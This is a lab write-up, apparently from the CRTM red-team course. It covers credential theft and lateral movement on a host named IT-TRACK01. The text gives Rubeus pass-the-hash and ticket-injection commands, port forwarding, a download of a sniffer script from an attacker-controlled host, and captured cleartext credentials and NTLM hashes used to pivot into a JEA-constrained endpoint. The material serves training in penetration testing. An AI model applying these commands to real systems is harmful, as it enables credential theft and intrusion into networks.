Phase - 3 - Section 3/6

In Section 3 of the CRTM lab, our objective is to extract credentials from IT-TRACK01 by leveraging both network sniffing and user simulation. We've already compromised the host and gained local administrator access, giving us full control over the system and its services. This access allows us to observe interactions from other users and services, manipulate configurations, and analyze internal behavior without restriction.
The presence of the Bitnami stack is a key asset in this stage. Bitnami typically includes Apache or Nginx, and in our case, we’ve identified services running on ports 80 and 443. Since port 80 serves unencrypted HTTP traffic, there's a real chance that credentials are being transmitted in cleartext especially if users are authenticating via web forms or if the application uses basic HTTP authentication. We can take advantage of this by inspecting the web server’s log files for credentials or deploying sniffing tools to capture live traffic.
Apache usually logs all HTTP requests to access.log, and if the application isn't well-secured, we might find usernames and passwords in the request URIs or even in POST bodies. These logs can give us historical credential submissions without having to wait for live traffic. Since we have admin rights, we can collect and search through these logs locally, making this a stealthy and efficient method of credential extraction.
At the same time, we’ll also need to simulate user behavior to trigger outbound authentication. By provoking the system into reaching out to us—perhaps via a scheduled task, runas job, or misconfigured resource we might be able to intercept NTLM challenge-response hashes using a tool like Inveigh. While these hashes aren't cleartext passwords, they can sometimes be cracked offline or used in relay attacks, depending on the protocol and network exposure.
This section ultimately tests our ability to passively extract valuable authentication artifacts through careful observation and controlled manipulation. Whether we pull credentials from server logs or capture them over the network, the end goal remains the same: to obtain valid credentials for the next hop in the topology most likely FINANCE-VANESSA or a JEA-constrained endpoint. When we're ready, we can begin by examining the logs, configuring a sniffer, or setting up a trap to provoke outbound authentication.
Packet Sniffing on IT-TRACK01
Let’s start by requesting TrackAdmin’s Ticket Granting Ticket and inject it into a new CMD process. This way we can access IT-TRACK01 as local administrator.
Rubeus.exe asktgt /user:trackadmin /rc4:1494b6a6d30e5c747020b979a166501f /opsec /force /createnetonly:C:\Windows\System32\cmd.exe /show /ptt

Now that we do have injected the TrackAdmin’s TGT into the new CMD, we can now access IT-TRACK01 and we will use WinRS.
winrs -r:IT-TRACK01 cmd

whoami

While enumerating connections in this server, We found out that we do have several open ports. If we do remember from previous path, we do have Bitname running in this server.
netstat -ant

while enumerating the connection, we found that we do have an ESTABLISHED connection from an IP 192.168.42.14 to the service on TCP/80.
PortForwarding to IT-TRACK01
Let’s create a portforwarding on our attacking workstation to be able to access the service on webapp on IT-TRACK01.
netsh interface portproxy add v4tov4 listenport=80 listenaddress=127.0.0.1 connectport=80 connectaddress=192.168.4.111
netsh interface portproxy add v4tov4 listenport=443 listenaddress=127.0.0.1 connectport=443 connectaddress=192.168.4.111
netsh interface portproxy show all

After doing the portforwarding, when we try to access the service on TPC/80 with browser, we see that we do have Bitnami installed.
http://127.0.0.1:80

That landing page confirms we're dealing with a Bitnami-packaged instance of Redmine, which gives us a clearer idea of what the web application stack looks like on IT-TRACK01. Since Redmine is a project management application that includes user authentication, session handling, and often stores sensitive project-related data, we now know we’re dealing with an HTTP-facing service that definitely processes credentials and possibly transmits them in ways we can intercept or retrieve.
Our next move should be to Explore the login page, either from the local port forward or by checking Redmine's standard login endpoint at /login or /account/login. We need to see whether credentials are transmitted via GET or POST, and whether any insecure behavior is visible from the client side.
After doing some enumeration we were not able to find anything juicy.
Inspect web configs, let’s validate whether the site uses HTTP vs HTTPS in production. If there are any misconfigurations or if plaintext login forms are served over port 80, this is a direct credential exposure path, especially if Redmine is being accessed by users elsewhere in the environment.
Lets Locate the logs used by the Bitnami Apache instance. On Windows, Bitnami typically installs Apache logs under C:\Bitnami\redmine-VERSION\apache2\logs\.
Files like access.log and error.log are of interest. We’ll want to parse through those looking for credential leaks (e.g., POST requests or query strings with sensitive parameters).
I searched some sniffers online and I found a .ps1 sniffer from Spener on Github. Let’s import it to IT-TRACK01 Server.Invoke-WebRequest http://192.168.100.41:443/Sniffer.ps1 -OutFile "C:\Sniffer.ps1" -UseBasicParsing
Let’s now start sniffing the traffic, for at least 60 seconds..\Sniffer.ps1 -LocalIP 192.168.4.111 -Protocol TCP -Port 80 -Seconds 60 2>$null


If we check properly, we are able to find this raw sniff strings credentials: password=300YearsAndStillG0ing%24trong&username=finance%5Cvanessa
This is URL encoded, so let’s quickly decode it.
URL-decoding gives us:
password = 300YearsAndStillG0ing$trong
username = finance\vanessa
NTLM = CF283B7B7EB61164795A553666897168
Privesc into finance-vanessa
Enumerating Trusts with ADModule
Let’s now that by enumerating our trusts between it.gcb.local and other domains.
Import-Module .\Microsoft.ActiveDirectory.Management.dll
Import-Module .\ActiveDirectory\ActiveDirectory.psd1
Get-ADTrust -Filter *

We can see above that, we do have a Bidirectional Trust between it.gcb.local and gcbfinance.local domain.
Get-ADUser -Filter * -Server 'gcbfinance.local' | Select-Object -ExpandProperty 'SamAccountName'


Get-DomainComputer -Identity 'finance-vanessa' -Domain 'gcbfinance.local'
JEA Enumeration
Rubeus.exe asktgt /user:vanessa /rc4:CF283B7B7EB61164795A553666897168 /domain:gcbfinance.local /opsec /force /createnetonly:C:\Windows\System32\cmd.exe /show /ptt

Test-WsMan -ComputerName FINANCE-VANESSA.gcbfinance.local

Enter-PSSession -ComputerName 'finance-vanessa.gcbfinance.local'

WinRM is accessible, but the account (finance\vanessa) isn't authorized for unconstrained remoting.
JEA (Just Enough Administration) doesn’t grant full remote execution rights, even to local users. Instead, it provides access only through a specific constrained endpoint.
So this response confirms our earlier assumption: a JEA endpoint is almost certainly present, and finance\vanessa can likely access only that endpoint—not the default Microsoft.PowerShell.
Enter-PSSession -ComputerName 'finance-vanessa.gcbfinance.local' -ConfigurationName 'ITAccess'

Get the registered session configurations on the computerGet-PSSessionConfiguration
